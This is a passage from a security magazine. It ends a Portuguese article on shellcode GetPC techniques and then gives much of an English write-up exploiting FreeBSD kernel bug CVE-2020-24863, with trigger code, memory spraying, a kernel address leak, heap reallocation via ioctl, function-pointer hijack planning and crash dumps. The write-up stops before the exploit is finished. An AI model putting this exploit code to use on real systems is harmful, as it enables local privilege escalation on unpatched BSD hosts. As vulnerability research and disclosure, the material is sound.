Uma das formas de fazer isso é utilizar uma técnica conhecida como *jmp→call→pop* [2] [3], que consiste em fazer saltos a fim de se obter um determinado endereço necessário.

Veja o código da Listagem 1. A instrução *jmp* faz um primeiro salto para a instrução *call*. A instrução *call*, ao ser executada, coloca na pilha o endereço da próxima instrução (neste caso, o endereço da string */bin/sh*) e salta para a instrução *pop esi*. Esta então recupera o valor do endereço que acabou de ser colocado na pilha e o armazena no registrador *ESI*. Desta forma, conseguimos armazenar no registrador *ESI* o endereço da string desejada.

Listagem 1: Código de Exemplo 1

```
jmp command

get_address:
    pop esi
command:
    call get_address
    db "/bin/sh"
```

Esta técnica às vezes esbarra numa pequena dificuldade em ter que, ao saltar, se limitar a saltos que não gerem *nulbytes*. Por exemplo, saltos para frente logo acima de 127 *bytes* geram instruções com *nullbytes*. O motivo é que instruções de salto como a *jmp* geralmente aceitam *offsets* relativos de 8, 16 ou 32 *bits*. Quando utilizamos valores logo acima de 127 *bytes* (8 *bits* → -128 a 127 em decimal), o *assembler* é obrigado a usar *offsets* de 16 *bits*, adicionando zeros ao código de máquina. Caso o salto seja para trás, o *assembler* faz uma "subtração" da quantidade de *bytes* que o código precisa voltar do *offset* -1 (0xFF...), neste caso, não gerando código de máquina com zeros para *offsets* logo abaixo de -128. Uma discussão mais aprofundada sobre esse tema está fora do escopo deste artigo.

Uma outra forma de desviar o fluxo do programa é obter um *offset* e armazená-lo como referência para saltar para os pontos desejados no código [2]. No código da Listagem 2, armazenamos o valor do *offset* para o qual desejamos saltar em um registrador e usamos uma técnica [2] para evitar *nullbytes*.

Listagem 2: Código de Exemplo 2

```
; saltando 150 bytes com jump direto
jmp 0x96   -> E991000000   <- NULLBYTES

; saltando 150 bytes usando um registrador
xor eax,eax -> 31C0
mov al,0x96 -> B096
jmp eax     -> FFE0
```

E aí surge uma técnica simples e muito bem pensada, usando apenas a instrução *call*.

call $+5 (se *nullbyte* não é problema!)

Listagem 3: Código de Exemplo 3

```
call $+5 ; -> E800000000 (5 bytes)
pop eax  ; -> 58
```

A técnica ilustrada na Listagem 3 [2] é bem interessante uma vez que o *call*, ao ser executado, coloca na pilha o valor da próxima instrução (*pop eax*). O "*call* $+5" significa "chame a instrução que está 5 bytes à frente". No caso do exemplo, é um *call* já chamando o *pop*. O *call* coloca o endereço do *pop eax* na pilha, e o *pop eax* obtém seu endereço da pilha e o coloca em *EAX*. Não é genial?

Observe que a instrução *call $+5* possui exatamente 5 *bytes*, logo, o que o código faz é chamar a instrução que está 5 bytes a frente. A partir daí temos como referência, para qualquer salto, o endereço que está armazenado em *EAX*, e então basta calcular quantos *bytes* para frente ou para trás você deseja saltar, preparar um registrador e saltar.

call $+4 (se *nullbyte* é problema)

Listagem 4: Código de Exemplo 4

```
call $+4 ; -> E8FFFFFFFF
ret      ; -> C3
pop eax  ; -> 58
```

A técnica ilustrada na Listagem 4 [2] exige um pouco mais de imaginação. Veja que fantástico é o *assembly CISC* e suas instruções de tamanho variável. Vimos pelo método anterior, e analisando o código de máquina, que o *call $+<VALOR de 16 BITS>* tem um tamanho de 5 *bytes*. O que estamos fazendo agora é pedir para a *CPU* "chamar" a instrução que está 4 *bytes* a frente. Que instrução é essa?

Somente pelo código não dá para ver facilmente, mas vamos pelo código de máquina. Qual *byte* está 4 *bytes* a frente do *call*? 0xFF. Que instrução equivale ao código de máquina 0xFF que o *call* vai "chamar"? A *CPU* não resolverá o código de máquina 0xFF, sozinho, em uma instrução válida. Mas, qual o próximo *byte*? 0xC3. Se juntarmos os dois *bytes*, temos: 0xFFC3, que equivale a *inc ebx*.

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 54



Figura 1: Endereço destino do salto (0x8049004) diferente do endereço da próxima instrução (0x8049005).



Figura 2: Imediatamente antes de executar o *call*. *Debugger* resolvendo qual a instrução que o *call* chamará (*inc ebx*).

Resultado: Na "verdade verdadeira", o que a *CPU* vai executar é um *call* para o endereço de destino (que não será o *ret* da nossa listagem, mas sim um *inc ebx*) e seguirá para o *pop eax*, colocando então em *eax* o endereço da próxima instrução da listagem (*ret*) que foi adicionado à pilha pela instrução *call*. Isso pode ser observado na sessão de *debug* como mostram as Figuras 1, 2, 3 e 4.



Figura 3: Depois de executar o *call*, o endereço da próxima instrução (*ret*) foi colocado na pilha. Apesar disso, será executado o *inc ebx*.

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 55



Figura 4: Após executar o *pop eax*. Endereço da instrução *ret* armazenado em *eax*.

Diego Albuquerque

Engenheiro de formação, um eterno aficionado por tecnologia, invenções, idéias desafiadoras e aprendizado contínuo. Dedicado a estudar Segurança Ofensiva e assuntos correlatos que fazem pensar. Seu lema é "por não saber que era impossível, foi lá e fez".
O autor pode ser contactado no email: diegoalbuquerque@gmail.com.

Referências

[1] I. Corporation, “Intel 64 and IA-32 Architectures Software Developer Manuals,” acessado em 06-Fevereiro-2021. [Online]. Disponível em: https://software.intel.com/content/www/us/en/develop/articles/intel-sdm.html

[2] Cipher and SkyLined, “Hacking/Shellcode/GetPC,” acessado em 06-Fevereiro-2021. [Online]. Disponível em: https://web.archive.org/web/20120307230107/http://skypher.com/wiki/index.php/Hacking/Shellcode/GetPC

[3] R. Branco, “Advanced Payload Strategies,” acessado em 06-Fevereiro-2021. [Online]. Disponível em: https://conference.hitb.org/hitbsecconf2009dubai/materials/D2T1%20-%20%20Rodrigo%20Rubira%20Branco%20-%20Advanced%20Payload%20Strategies.pdf

GETFSSTAT to *Root...*

A FreeBSD Kernel Exploit Story

Unique Identifier for the Article

https://doi.org/10.47986/15/4

AS-IS

This paper did not go through the full H2HC Magazine revision process: only the technical aspects have been properly reviewed. Reading is recommended for those already familiar with the topic.

Introduction

We've discovered (wrote an exploit and reported too) a non-initialized variable usage vulnerability in the function *freebsd4_getfsstat()* in the latest stable version of the FreeBSD Kernel, also affecting prior versions and other *BSDs based on the same code, as for example, MidnightBSD [1] [2]. The vulnerability received CVE-2020-24863.

The way that we ended-up working together in this vulnerability was because back in 2017 we both had already reported the same issue (independently) to the FreeBSD team, but no actions were taken. A year later (2018), FreeBSD issued an ERRATA to what appeared to be the same problem [3], but surprisingly crediting Thomas Barabosch and Fraunhofer FKIE (who also found and reported the issue). The problem is that the root cause of the bug was not correctly identified (it is not clear if by the researchers or by the FreeBSD security team) and with that, the issue ended-up classified as a NULL pointer dereference (maybe because the trigger used ended-up with the variable with a non-initialized value of NULL); thus, the fix was incomplete. The old issue received CVE-2018-17154.

Interestingly, when we were discussing about bugs (so far we had no idea that we both had found it in the past), we started discussing what was the fix. By looking at the fix we've noticed that it appeared to be incomplete and that maybe they misunderstood the root cause. In this write-up we will explain the vulnerability, the why the fix is incomplete and specially the process we used to write the exploit.

The vulnerable function, (*freebsd4_getfsstat* implements the handler for the respective system call and can be seem in the Figure 1.

This function essentially calls *kern_getfsstat()* (which can be seeing in Figure 2) passing the parameters it receives (with little checks before that - we will better elaborate on the Section Triggering the Problem).

```
599 freebsd4_getfsstat(struct thread *td, struct freebsd4_getfsstat_args *uap)
600 {
601         struct statfs *buf, *sp;
602         struct ostatfs osb;
603         size_t count, size;
604         int error;
605
606         if (uap->bufsize < 0)
607                 return (EINVAL);
608         count = uap->bufsize / sizeof(struct ostatfs);
609         if (count > SIZE_MAX / sizeof(struct statfs))
610                 return (EINVAL);
611         size = count * sizeof(struct statfs);
612         error = kern_getfsstat(td, &buf, size, &count, UIO_SYSSPACE,
613             uap->mode);
614         if (error == 0)
615                 td->td_retval[0] = count;
616         if (size != 0) {
617                 sp = buf;
618                 while (count != 0 && error == 0) {
619                         freebsd4_cvtstatfs(sp, &osb);
620                         error = copyout(&osb, uap->buf, sizeof(osb));
621                         sp++;
622                         uap->buf++;
623                         count--;
624                 }
625                 free(buf, M_STATFS);
626         }
627         return (error);
628 }
```

Figure 1: Vulnerable Function (freebsd4_getfsstat())

```
406 int
407 kern_getfsstat(struct thread *td, struct statfs **buf, size_t bufsize,
408     size_t *countp, enum uio_seg bufseg, int mode)
409 {
410         struct mount *mp, *nmp;
411         struct statfs *sfsp, *sp, *sptmp, *tofree;
412         size_t count, maxcount;
413         int error;
414
415         switch (mode) {
416         case MNT_WAIT:
417         case MNT_NOWAIT:
418                 break;
419         default:
420                 if (bufseg == UIO_SYSSPACE)
421                         *buf = NULL;
422                 return (EINVAL);
423         }
424 restart:
425         maxcount = bufsize / sizeof(struct statfs);
426         if (bufsize == 0) {
427                 sfsp = NULL;
428                 tofree = NULL;
429         } else if (bufseg == UIO_USERSPACE) {
430                 sfsp = *buf;
431                 tofree = NULL;
432         } else /* if (bufseg == UIO_SYSSPACE) */ {
433                 count = 0;
434                 mtx_lock(&mountlist_mtx);
435                 TAILQ_FOREACH(mp, &mountlist, mnt_list) {
436                         count++;
437                 }
438                 mtx_unlock(&mountlist_mtx);
439                 if (maxcount > count)
440                         maxcount = count;
441                 tofree = sfsp = *buf = malloc(maxcount * sizeof(struct statfs),
442                     M_STATFS, M_WAITOK);
443         }
444         count = 0;
```

Figure 2: kern_getfsstat() Function

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 58

In the *kern_getfsstat()* we have a *switch (mode)* in the line 415, where the *cases* are:

- *MNT_WAIT* (value 1, line 416)
- *MNT_NOWAIT* (value 2, line 417)

Both cases do nothing (just leaving the *switch*). Notice that the Figure 2 is with the incomplete patch already applied (lines 420 and 421), where before the default case would just return EINVAL and leave the pointer *buf* non-initialized.

If we see the *diff* of the code of the version 11.1 [4] (also part of the incomplete fix) shown in Figure 3, we will notice that a check for *buf==NULL* was also added.



Figure 3: Diff including the original patch

In theory, *buf* is *NULL* when an invalid mode is used (and not due to a failed memory allocation by *malloc*, given the parameter *WAITOK* used in the kernel guarantees that *malloc* always returns a valid allocation).

While trying to understand why the original (wrong) fix did not make it into the FreeBSD 12 STABLE branch [5], we've decided to first trigger the bug in an older kernel (11-eng). When we managed to trigger the bug, we quickly concluded that the root cause was indeed wrong and managed to also trigger the problem in the latest version (11.4 at the time we've reported the bug, on July 19 2020).

A correction for our reported issue was proposed to FreeBSD 12.1 [6] and besides checking at the return that buf==NULL, it also intentionally set buf=NULL before returning in the error case (exactly what was missing in the original fix). We've tested the new fix and it completely fix the problem.

Affected BSDs

Due to the existence of many derivatives of FreeBSD, we also checked if the latest versions (at the time) of OpenBSD, NetBSD, MidnightBSD and DragonFlyBSD were affected. From those, only MidnightBSD [2] had the vulnerable code. We've used the same CVE for all the affected versions of FreeBSD and MidnightBSD.

Triggering the Problem

To exploit the bug, the first step was to define the parameters to properly trigger the issue. Given that the flow between the syscall and the occurrence of the bug is very short, our first PoC to trigger the issue essentially did the following call:

syscall(18, 0x0, 305, 0x9);

As can be seen in the debug screen shown in Figure 4, the value of the variable *buf* in the beginning of the function *freebsd4_getfsstat* remains the same after the call to *kern_getfsstat*. The function should have allocated memory and point the variable to a valid address or return an error (but not before initializing the variable with NULL).

```
Thread 2 hit Breakpoint 1, 0xffffffff80bc62c1 in freebsd4_getfsstat (td=0x372c000, uap=0x372c538) at /usr/src/sys/kern/vfs_syscalls.c:602
602             error = kern_getfsstat(td, &buf, size, &count, UIO_SYSSPACE,
(gdb) p/x buf
Não é possível acessar a memória no endereço 0x262948
(gdb) nexti
604             if (buf == NULL)
(gdb) p/x buf
Não é possível acessar a memória no endereço 0x262948
```

Figure 4: Kernel Debug

Given that the non-initialized variable *buf* is used in a call to *free()* at the end of the execution of *freebsd_getfsstat()*, and given that each kernel execution thread also has its own stack, if it is possible to control the values of the stack of one thread, it should be possible to indirectly control the value of the *buf* variable as well.

To validate this idea we've altered our code and moved the call that causes the trigger to a separate function, which we will use to also create a new execution thread. The idea behind it is that we try to overwrite non-used memory (with controlled values) before creating the new thread. This way, when the kernel allocates the stack to the new thread, the kernel might use one of the addresses that we overwrote. Listing 1 contains the snippet of the code.

Listing 1: Trigger Code

```
void *trigger_routine(void *unused)
{
    syscall(18, 0x0, 305, 0x9);
    return NULL;
}

void spray_mem(unsigned long amount, unsigned long addr)
{
    unsigned long *mem = malloc(amount);
    for (int i = 0; i < amount / 8; i++)
        mem[i] = addr;
    free(mem);
}

int main(int argc, char **argv)
{
    unsigned long addr   =  strtoul(argv[1], NULL, 16);
    unsigned long amount = 1024 * 1024 * strtoul(argv[2], NULL, 10);
    pthread_t trigger_thread;

    spray_mem(amount, addr);
```


15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 60

```
    pthread_create(&trigger_thread, NULL, trigger_routine, NULL);
    pthread_join(trigger_thread, NULL);
    return 0;
}
```

As observed in the Listing 1, the program receives two parameters; the first is used as the value to overwrite the memory with and the second is the amount of memory (in MB) that one wants to use for the spraying.



Figure 5: Controlling *free*()

As can be seem in Figure 5, the idea was confirmed: we get into the *free()* function with the value passed by our program. With it, we know we are able to cause an arbitrary free (a powerful primitive).

Primitive: Arbitrary Free

With the possibility of deallocate any kernel object that was previously allocated (or in other words, the primitive of executing *free()* in a pointer of our choice), we have the possibility to construct an use-after-free scenario (when a pointer is used after it has been freed). There are numerous ways to convert the arbitrary free in an exploitable use-after-free in FreeBSD - we've opted to use the same technique used in the exploit for *Play Station* 4 as described in the fail0verflow blog post [7].

Basically, the technique consists in utilizing a *syscall sysctlbyname("kern.file")* to obtain candidate addresses - in our case, we've obtained the addresses associated to the file descriptors used by our process. Following the idea of the post, we've created the code shown in Listing 2 to get the address to the *struct kqueue* associated with a previous call to the syscall *kqueue()*.

Listing 2: Code to Get Address

```
unsigned long get_uaf_target(int kq_fd)
{
    struct kevent kev;
    struct xfile *xf;
    unsigned long kqueue_addr;

    EV_SET(&kev, 0, EVFILT_READ, 0, 0, 0, 0);

    size_t bufsz;
    char *buff;

    sysctlbyname("kern.file", NULL, &bufsz, NULL, 0);
```

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 61

```
    buff = malloc(bufsz);
    sysctlbyname("kern.file", buff, &bufsz, NULL, 0);

    xf = (struct xfile *)buff;
    pid_t self_pid = getpid();

    for (int i = 0; i < bufsz / sizeof(struct xfile); i++)
    {
        if (xf[i].xf_type == DTYPE_KQUEUE && xf[i].xf_pid == self_pid)
        {
            kqueue_addr = xf[i].xf_data;
            break;
        }
    }
    free(buff);
    return kqueue_addr;
}
int main(void) {
    int kq_fd = kqueue();
    unsigned long addr = get_uaf_target(kq_fd);
    printf("kq_fd = %d\nkqueue_addr = %lx\n", kq_fd, addr);
    return 0;
}
```

The *struct kqueue* is defined in *usr/src/sys/sys/eventvar.h* and shown in Listing 3.

Listing 3: *struct kqueue* as defined in *usr/src/sys/sys/eventvar.h*

```
struct kqueue {
    struct mtx          kq_lock;
    int                 kq_refcnt;
    TAILQ_ENTRY(kqueue) kq_list;
    TAILQ_HEAD(, knote) kq_head;        /* list of pending event */
    int                 kq_count;       /* number of pending events */
    struct selinfo      kq_sel;
    struct sigio        *kq_sigio;
    struct filedesc     *kq_fdp;
    int                 kq_state;
    int                 kq_knlistsize;  /* size of knlist */
    struct klist        *kq_knlist;     /* list of knotes */
    u_long              kq_knhashmask;  /* size of knhash */
    struct klist        *kq_knhash;     /* hash table for knotes */
    struct task         kq_task;
    struct ucred        *kq_cred;
};
```

We are interested in *kq_knlist* and, as described in the comment, it is a list of *knotes*. The structure *knote* is defined in *sys/sys/event.h* and shown in Listing 4.

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 62

Listing 4: struct knote as defined in *sys/sys/event.h*

```
struct knote {
    SLIST_ENTRY(knote)    kn_link;      /* for kq */
    SLIST_ENTRY(knote)    kn_selnext;   /* for struct selinfo */
    struct knlist         *kn_knlist;   /* f_attach populated */
    TAILQ_ENTRY(knote)    kn_tqe;
    struct kqueue         *kn_kq;       /* which queue we are on */
    struct kevent         kn_kevent;
    int                   kn_status;    /* protected by kq lock */
    int                   kn_sfflags;   /* saved filter flags */
    intptr_t              kn_sdata;     /* saved data field */
    union {
        struct file       *p_fp;        /* file data pointer */
        struct proc       *p_proc;      /* proc pointer */
        struct kaiocb     *p_aio;       /* AIO job pointer */
        struct aioliojob  *p_lio;       /* LIO job pointer */
        sbintime_t        *p_nexttime;  /* next timer event fires at */
        void              *p_v;         /* generic other pointer */
    } kn_ptr;
    struct filterops      *kn_fop;
    void                  *kn_hook;
    int                   kn_hookid;
}
```

The third member of the *struct knote* is a pointer to *struct knlist*, a structure also defined in *sys/sys/event.h* and shown in Listing 5.

Listing 5: struct knlist as defined in *sys/sys/event.h*

```
struct knlist {
    struct klist kl_list;
    void         (*kl_lock)(void *); /* lock function */
    void         (*kl_unlock)(void *);
    void         (*kl_assert_locked)(void *);
    void         (*kl_assert_unlocked)(void *);
    void         *kl_lockarg; /* argument passed to lock functions */
    int          kl_autodestroy;
};
```

As can be observed in Listing 5, the structure contains 4 function pointers, which gives us different possibilities to alter the control flow. Worth noting though that if the pointer *kl_lock* can be utilized, it is the best option because of the member *kl_lockarg* of the same structure: as described in the code comment, it is passed as argument to the function *kl_lock*. That way, besides controlling the execution flow, we are also able to control the value of the *RDI* register (first parameter to the function, in this case *kl_lockarg*).

Given that the implementation of the operations related to the *kqueue* and their respective events are implemented in *sys/kern/kern_event.c*, we've searched this file for the usages of the pointer *kl_lock*.

Besides the fact that the pointer is used directly in a few cases, it is also used via a wrapper shown in Listing 6.

Listing 6: *kn_list_lock wrapper* as defined in *sys/kern/kern_event.c*

```
static struct knlist *
kn_list_lock(struct knote *kn)
{
    struct knlist *knl;

    knl = kn->kn_knlist;
    if (knl != NULL)
        knl->kl_lock(knl->kl_lockarg);
    return (knl);
}
```

As can be seem in Listing 6, the wrapper only validates the presence of the *struct knlist* and then calls *kl_lock* passing the parameter contained in the structure itself. As we've predicted, by looking for calls to the wrapper in *sys/kern/kern_event.c*, we've noticed that it is used only in two places and both are in the function *kqueue_register()*, and the second case is basically unconditional. Worth to point out that this function makes use of all the other pointers in *struct knlist* and other function pointers as the ones in *struct filterops*. Besides the alternatives, we've opted for using the *kl_lock*.

As pointed out by the fail0verflow blog post [7], calling the syscall *kevent()* passing our file descriptor associated to the *kqueue* we've created induces the kernel to use the *kl_lock* function pointer. The post does not explicitly say in which of the wrapper calls the function pointer is used, but we are able to reach both and the sequence of calls after the syscall is the following: in userland we call *kevent(kq_fd, &kev, 1, 0, 0, 0);*, which calls the syscall *kevent* implemented by *sys_kevent* and after that we have the following call chain:

sys_kevent() -> kern_kevent() -> kern_kevent_fp() -> kqueue_kevent() -> kqueue_register()

Which finally gets to the function we want to execute. To confirm the pointer usage, we add to our code a call to the function *kevent*, as shown in Listing 7.

Listing 7: Extended code to include the *kevent* call

```
int main(int argc, char **argv)
{
    struct kevent kev;
    unsigned long amount = 1024 * 1024 * strtoul(argv[1], NULL, 10);
    pthread_t trigger_thread;

    int kq_fd = kqueue();
    unsigned long free_target = get_uaf_target(kq_fd);
    printf("kq_fd = %d\nkqueue_addr = %lx\n", kq_fd, free_target);

    spray_mem(amount, free_target);
```


15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 64

```
    pthread_create(&trigger_thread, NULL, trigger_routine, NULL);
    sleep(1);
    kevent(kq_fd, &kev, 1, 0, 0, 0);
    pthread_join(trigger_thread, NULL);

    return 0;
}
```

As we've expected, there are other uses (by the kernel) of the *struct kqueue* before we get into the *kqueue_register()* function.

```
Fatal trap 9: general protection fault while in kernel mode
cpuid = 1; apic id = 01
instruction pointer     = 0x20:0xffffffff80ade337
stack pointer           = 0x28:0xfffffe0000276940
frame pointer           = 0x28:0xfffffe00002769c0
code segment            = base 0x0, limit 0xfffff, type 0x1b
                        = DPL 0, pres 1, long 1, def32 0, gran 1
processor eflags        = interrupt enabled, resume, IOPL = 0
current process         = 693 (a.out)
trap number             = 9
panic: general protection fault
cpuid = 1
KDB: stack backtrace:
#0 0xffffffff80b431b5 at kdb_backtrace+0x65
#1 0xffffffff80afd2be at vpanic+0x15e
#2 0xffffffff80afd153 at panic+0x43
#3 0xffffffff80f75fc5 at trap_fatal+0x365
#4 0xffffffff80f754ac at trap+0x5c
#5 0xffffffff80f5526f at calltrap+0x8
#6 0xffffffff80ab4a59 at kqueue_acquire+0x99
#7 0xffffffff80ab48d2 at kern_kevent+0x92
#8 0xffffffff80ab4783 at sys_kevent+0xa3
#9 0xffffffff80f7705e at amd64_syscall+0xa4e
#10 0xffffffff80f55b80 at fast_syscall_common+0x101
```

Figure 6: *Core Dump 1*

```
#8  __mtx_lock_sleep (c=0xfffff80003c98b18, v=<optimized out>)
    at /usr/src/sys/kern/kern_mutex.c:563
#9  0xffffffff80ab4a59 in kqueue_acquire (fp=<optimized out>,
    kqp=<optimized out>) at /usr/src/sys/kern/kern_event.c:1507
#10 0xffffffff80ab48d2 in kern_kevent_fp (td=0xfffff800037f1000,
    fp=0xfffff80003c98b18, nchanges=1, nevents=0, k_ops=0xfffffe0000276a80,
    timeout=0x0) at /usr/src/sys/kern/kern_event.c:1116
#11 kern_kevent (td=0xfffff800037f1000, fd=3, nchanges=1, nevents=0,
```

Figure 7: *Stack Trace 1*

Observing the call stack present in the coredump in Figure 6 and Figure 7 we've noticed that the kernel crashed at the *kqueue_acquire* function. Looking at the code of that function, the crash certainly occurred at the macro *KQ_LOCK(kq)*, which the definition can be seem in the Listing 8.

Listing 8: *KQ_LOCK* Macro

```
#define KQ_LOCK(kq) do {                        \
    mtx_lock(&(kq)->kq_lock);                   \
} while (0)
```

In the macro *KQ_LOCK(kq)* we can see that the first member of our *struct kqueue*, which was already freed from memory, is accessed. To make progress from this point, we need a primitive to allocate memory with

controlled values. Quickly looking through the syscalls that allocate memory with arbitrary sizes using *malloc*, we ended-up finding the syscall *ioctl()*. The code for the function *sys_ioctl)* is in *kern/sys_generic.c*. The relevant lines can be seem in the Listing 9.

Listing 9: *Snippet* of *sys_ioctl* as defined in *kern/sys_generic.c*

```
...
com = (uint32_t)uap->com;
...
/*
 * Interpret high order word to find amount of data to be
 * copied to/from the user's address space.
 */
size = IOCPARM_LEN(com);
...
data = malloc((u_long)size, M_IOCTLOPS, M_WAITOK);
...
if (com & IOC_IN) {
     error = copyin(uap->data, data, (u_int)size);
...
```

As can be seem in Listing 9, both the size of *data* and its contents are controllable by userland. With that in mind, we've prepared the function shown in Listing 10 to allocate the controlled memory after using the *free* primitive in the *struct kqueue*.

Listing 10: Our Allocation Function

```
void *alloc_routine(void *unused)
{
    unsigned long com;
    com |= IOC_IN;
    com |= (248UL << 16);

    while (1)
        ioctl(42, com, &fkq);
}
```

In the Listing 10, *fkq* is a global buffer with the values to be written in the allocated memory. We utilized a value of 248 as the size because that is the value used to allocate the *struct kqueue* during its creation, so we certify that way that the memory we allocate will be the one utilized in our accesses to our *struct kqueue*.

To validate our strategy, we've added code to create ten (10) threads that execute the *alloc_routine* with *fkq* entirely holding zero (0). That way, the first member accessed by the *kqueue_acquire()* function is initialized, so the kernel should progress from there. As expected, the kernel crashed again. But, as foreseen, it did not crash at the same place as before. Adding a breakpoint in *kqueue_register()*, we observed that we hit the flow that we've intended: the *kqueue_register()* function was executed before returning the flow to userland, which tried to terminate and because of the corrupted file descriptor, crashed as shown in Figure 8 and Figure 9.

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 66

```
Fatal trap 12: page fault while in kernel mode
cpuid = 0; apic id = 00
fault virtual address   = 0x58
fault code              = supervisor read data, page not present
instruction pointer     = 0x20:0xffffffff80ab6f98
stack pointer           = 0x28:0xfffffe00002f3880
frame pointer           = 0x28:0xfffffe00002f38c0
code segment            = base 0x0, limit 0xfffff, type 0x1b
                        = DPL 0, pres 1, long 1, def32 0, gran 1
processor eflags        = interrupt enabled, resume, IOPL = 0
current process         = 687 (a.out)
trap number             = 12
panic: page fault
cpuid = 0
KDB: stack backtrace:
#0 0xffffffff80b431b5 at kdb_backtrace+0x65
#1 0xffffffff80afd2be at vpanic+0x15e
#2 0xffffffff80afd153 at panic+0x43
#3 0xffffffff80f75fc5 at trap_fatal+0x365
#4 0xffffffff80f76019 at trap_pfault+0x49
#5 0xffffffff80f756ce at trap+0x27e
#6 0xffffffff80f5526f at calltrap+0x8
#7 0xffffffff80aad5ab at closef+0x24b
#8 0xffffffff80aad06c at fdescfree_fds+0x3c
#9 0xffffffff80aacc36 at fdescfree+0x496
#10 0xffffffff80abbac3 at exit1+0x493
#11 0xffffffff80abb62d at sys_sys_exit+0xd
#12 0xffffffff80f7705e at amd64_syscall+0xa4e
#13 0xffffffff80f55b80 at fast_syscall_common+0x101
Uptime: 1m12s
Dumping 108 out of 986 MB:..15%..30%..45%..59%..74%..89%
Dump complete
Automatic reboot in 15 seconds - press a key on the console to abort
```

Figure 8: *Core Dump 2*

```
#0  kqueue_register (kq=0x3d05300, kev=0x2f3840, td=0x3890000, waitok=1) at /usr/src/sys/kern/kern_event.c:1235
#1  0xffffffff80ab4b61 in kqueue_kevent (kq=<error reading variable: Não é possível acessar a memória no endereço 0x2f39b0>,
    td=<error reading variable: Não é possível acessar a memória no endereço 0x2f3980>, nchanges=1, nevents=0,
    k_ops=<error reading variable: Não é possível acessar a memória no endereço 0x2f3970>,
    timeout=<error reading variable: Não é possível acessar a memória no endereço 0x2f3998>) at /usr/src/sys/kern/kern_event.c:1088
#2  0xffffffff80ab48f5 in kern_kevent_fp (td=0x2f3840, fp=<optimized out>, nchanges=1, nevents=0,
    k_ops=<error reading variable: Não é possível acessar a memória no endereço 0x2f3a28>,
    timeout=<error reading variable: Não é possível acessar a memória no endereço 0x2f3a20>) at /usr/src/sys/kern/kern_event.c:1119
